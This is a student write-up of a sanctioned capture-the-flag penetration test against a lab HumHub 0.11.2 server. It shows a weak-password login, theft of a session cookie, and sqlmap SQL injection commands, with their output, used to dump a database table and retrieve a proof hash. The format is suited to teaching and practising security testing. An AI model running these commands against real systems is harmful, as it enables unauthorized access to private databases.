

## **Pwn4: PASSWORD IS NOT A PASSWORD**

### **Dillon Wu**

#### Executive Summary:

The goal of the penetration testing was to identify all security flaws in the designated scope, to exploit these flaws in such a way that they would grant access to the database of the targeted machines, and to find the hash values of the proof.txt file. The engagement was carried out with approval from the PWN Challenge #4 partner.

The attack vector was the exploitation of poor password protocols and outdated webpage platforms by way of code injection. All exploits were made using publicly available software. I recommend that the organization work closely with the IT and security team to implement company-wide password protection protocols and identify alternative web services for company communication.

The impact of these exploitations are twofold. First, I was able to gain access to employees' personal information. This includes information about workers' social security numbers, home addresses, payroll statements, and the like. Second, I accessed non-publicly disclosed information about the company's financial dealings. If any of this information were leaked, the FBI would be on your tail faster than you could say "mortgage fraud" so it's a good thing you hired me.

#### Detailed Findings:

**\*\*Severity levels are determined according to two primary factors: (1) Impact of security flaw (2) Cost of upgrading**

Vulnerability Name: Poor Password Management Protocols

**Description:** I was able to get access to Andrew Carnegie's account on Humhub by using the username "acarnegie" and the password "password." Using the cookie stored on this account, I was then able to carry out my SQL injection attack.

Severity: 10/10; "Password" is one of top most common passwords used and is not a secure credential for a company executive. Even if I had not guessed the password, a brute force attack would have found easily it.

Affected Hostname: 10.10.10.135

Recommended Mitigations: I recommend that employees at the company receive a background training module on basic security protocols. Mr. Carnegie may not have been the only individual using an insecure password.



Vulnerability Name: Unpatched web services

**Description:** Humhub is an open-source platform that is used for communication between employees in a company. The webservice the company is using is version 0.11.2. Humhub 0.11.2 is vulnerable to an SQL injection attack. Since the webservice is connected to the backend database, I was able to gain access to privileged documents being stored on machine 10.10.10.135.

Severity: 10/10; The software is unpatchable from your end; exploitation provides extremely valuable information about the company's finances.

Affected Hostname: 10.10.10.135


Recommended Mitigations: I recommend that the company switch to an equivalent communication substitute if possible (I cannot recommend an exact substitute due to company policy). If this is not possible, I suggest that the security team work closely with management to make executives aware of the risks associated with not switching.

#### Attack Path:

I first scanned machine 10.10.10.135, and saw that port 80 was open, which means that it is running a webservice.

```
Scanning 10.10.10.135 [1000 ports]
Discovered open port 80/tcp on 10.10.10.135
Discovered open port 443/tcp on 10.10.10.135
```


On <http://10.10.10.135>, I found the following webpage:



I know from previous experience that robots.txt is used to carry out the Robots Exclusion Protocol. It disallows bots from visiting the site using certain extensions.

```
User-agent: *
Disallow: /humhub
```


Following the extension, I was redirected to the Humhub login page:



Using the username “acarnegie” and the password “password,” I gained access to Andrew’s account.




I extracted the PHP Session ID from the cookies manager, which is essential for running the SQL injection attack.



I found an attack that exploited the unpatched Humhub webservice, modifying the link so that it did not result in a 404 error. From an online search, I found that Humhub used MySQL as a backend database.


```
root@kali:~# sqlmap -u 'http://10.10.10.135:80/humhub/index.php?r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5&m=5&mode=normal' --cookie='PHPSESSID=2p96ho2qigg5h9sut6a8ri4sl4' --level=2 --risk=2 -p from --dbms=mysql
```



```
[*] starting at 01:19:00
[01:19:00] [INFO] testing connection to the target URL http://10.10.10.135
[01:19:00] [INFO] checking if the target is protected by some kind of WAF/IPS/IDS
you provided a HTTP Cookie header value. The target URL provided its own cookies within the HTTP Set-Cookie header which intersect with yours. Do you want to merge them in further requests? [Y/n] y
[01:19:03] [INFO] testing if the target URL is stable
[01:19:03] [INFO] target URL is stable
[01:19:03] [INFO] heuristic (basic) test shows that GET parameter 'from' might be injectable (possible DBMS: 'MySQL')
```

Finding that the SQL injection was successful, I dumped the databases and subsequently the table “Space,” which contained the proof file.

```
root@kali:~# sqlmap -u 'http://10.10.10.135:80/humhub/index.php?r=directory/directory/stream&limit=4&filters=entry_mine,visibility_public,&sort=c&from=5&m=5&mode=normal' --cookie='PHPSESSID=2p96ho2qigg5h9sut6a8ri4sl4' --level=2 --risk=2 -p from --dbms=mysql -D humhub -T space --dump
```



```
Database: humhub
Table: space
[2 entries]
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| id | guid | wall_id | tags | name | status | ldap_dn | website | created_at | updated_at |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
| 1 | eee9cdd1-e156-4485-9011-2b70ff84a47f | 2 | NULL | Welcome Space | 1 | NULL | NULL | 2016-02-14 21:02:13 | 2016-02-14 21:02:13 |
| 2 | b4f6de95-fe48-46c6-a4aa-237f2871e772 | 4 | NULL | proof | 1 | NULL | NULL | 2016-02-21 22:43:08 | 2016-02-21 22:43:08 |
+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+-----+
[17:01:18] [INFO] table 'humhub.space' dumped to CSV file '/root/.sqlmap/output/10.10.135/dump/humhub/space.csv'
[17:01:18] [INFO] fetched data logged to text files under '/root/.sqlmap/output/10.10.135'
[*] shutting down at 17:01:18
root@kali:~# echo Dillon Wu July 22, 2019 5:20 PM
Dillon Wu July 22, 2019 5:20 PM
| proof is e6699b46779e1f4db99baa9384ef2bb
```

## Technical Details

Hostname: 10.10.10.135

Open Ports: 80, 443

Vulnerability Description: Poor Password Management Protocols, Unpatched Web Services

Proof file: e6699b46779e1f4db99baa9384ef2bb